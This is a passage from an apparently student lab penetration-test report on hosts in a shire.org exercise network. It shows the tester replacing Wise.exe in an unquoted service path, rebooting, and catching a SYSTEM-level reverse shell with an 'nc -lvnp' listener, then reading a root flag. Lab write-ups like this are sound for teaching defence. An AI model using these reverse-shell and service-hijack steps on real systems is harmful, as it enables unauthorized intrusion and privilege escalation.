d-----         2/3/2026       7:06 PM             Wise Care 365
-a-----         4/14/2026       1:26 PM              19 query
-a-----         4/14/2026       1:26 PM              19 start
-a-----         4/14/2026       1:25 PM              19 stop
-a-----         4/14/2026       1:24 PM              19 stop
-a-----         4/14/2026       1:24 PM          7168 Wise.exe

WiseBootAssistant
```

```
PS C:\Program Files (x86)\Wise> shutdown /r /t 0
PS C:\Program Files (x86)\Wise> Read from remote host 10.0.5.26: Connection reset by peer
Connection to 10.0.5.26 closed.
client_loop: send disconnect: Broken pipe
```

Upon restarting the machine, the pentesters used SSH again to access the regular user account. They then opened a listener session on the attacker box. This was followed by running the new Wise.exe file, which was the listener created on the attacker machine. Finally, this activated a reverse shell with system level access.



The screenshot shows two windows. The left window is a Kali Linux terminal with the following commands and output:

```

champuser@kali: ~/SEC-335-01/final
File Actions Edit View Help
gloin@PRANCINGPONY C:\Program Files (x86)\Wise>whoami
whoami
prancingpony\gloin
gloin@PRANCINGPONY C:\Program Files (x86)\Wise>
(champuser@kali) [~/SEC-335-01/final]
$ nc -lvnp 7777
listening on [any] 7777 ...
connect to [10.0.17.27] from (UNKNOWN) [10.0.17.3] 49669
Microsoft Windows [Version 10.0.17763.2114]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system

```

The right window is a Windows PowerShell terminal showing the following commands and output:

```

c:\windows\system32\windowspowershell\v1.0\powershell.exe
File Actions Edit View Help
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\gloin> cd '..\..\Program Files (x86)\Wise'
PS C:\Program Files (x86)> cd '..\Wise'
PS C:\Program Files (x86)\Wise> ls

Directory: C:\Program Files (x86)\Wise

Mode                LastWriteTime         Length Name
----                -
d-----         2/3/2026   7:06 PM             Wise Care 365
-a-----         4/14/2026   1:27 PM              19 query
-a-----         4/14/2026   1:26 PM              19 start
-a-----         4/14/2026   1:25 PM              19 stop
-a-----         4/14/2026   1:24 PM              19 stope
-a-----         4/14/2026   1:24 PM             7168 Wise.exe
PS C:\Program Files (x86)\Wise> .\Wise.exe
PS C:\Program Files (x86)\Wise>

```

The attacker then invoked Powershell and moved to an administrator user's directory to concatenate the root flag.

```

C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\System32> cd ../.. /Users/strider
cd ../.. /Users/strider

```

```

PS C:\Users\strider> cat root_flag.txt
cat root_flag.txt
92eb9270-1ce6-4737-af61-b5e3dcaa9631
PS C:\Users\strider>

```

The pentest team then conducted a clean-up procedure to remove any files made during the test and to ensure that there was no trace.

Summary

The penetration test for shire.org found and exploited multiple vulnerabilities on the system IPs 10.0.5.27 and 10.0.5.26. Discovered vulnerabilities include sensitive information being stored on public-facing websites, usage of SUID programs, unquoted service paths, and reusing passwords across systems.

Recommendations were given for these vulnerabilities in the Recommendations section. This penetration test is intended to provide guidance to system administrators on remediating exploitable vulnerabilities on their systems. Do not try to replicate any activities found in this report, and instead follow the recommendations for actionable steps of making systems more secure. This report only covers the penetration test performed on arwen.shire.org and prancingpony.shire.org. The penetration testers were careful to obtain the objectives for each covered system and to leave the systems as they were before the penetration test, so as not to leave any trace.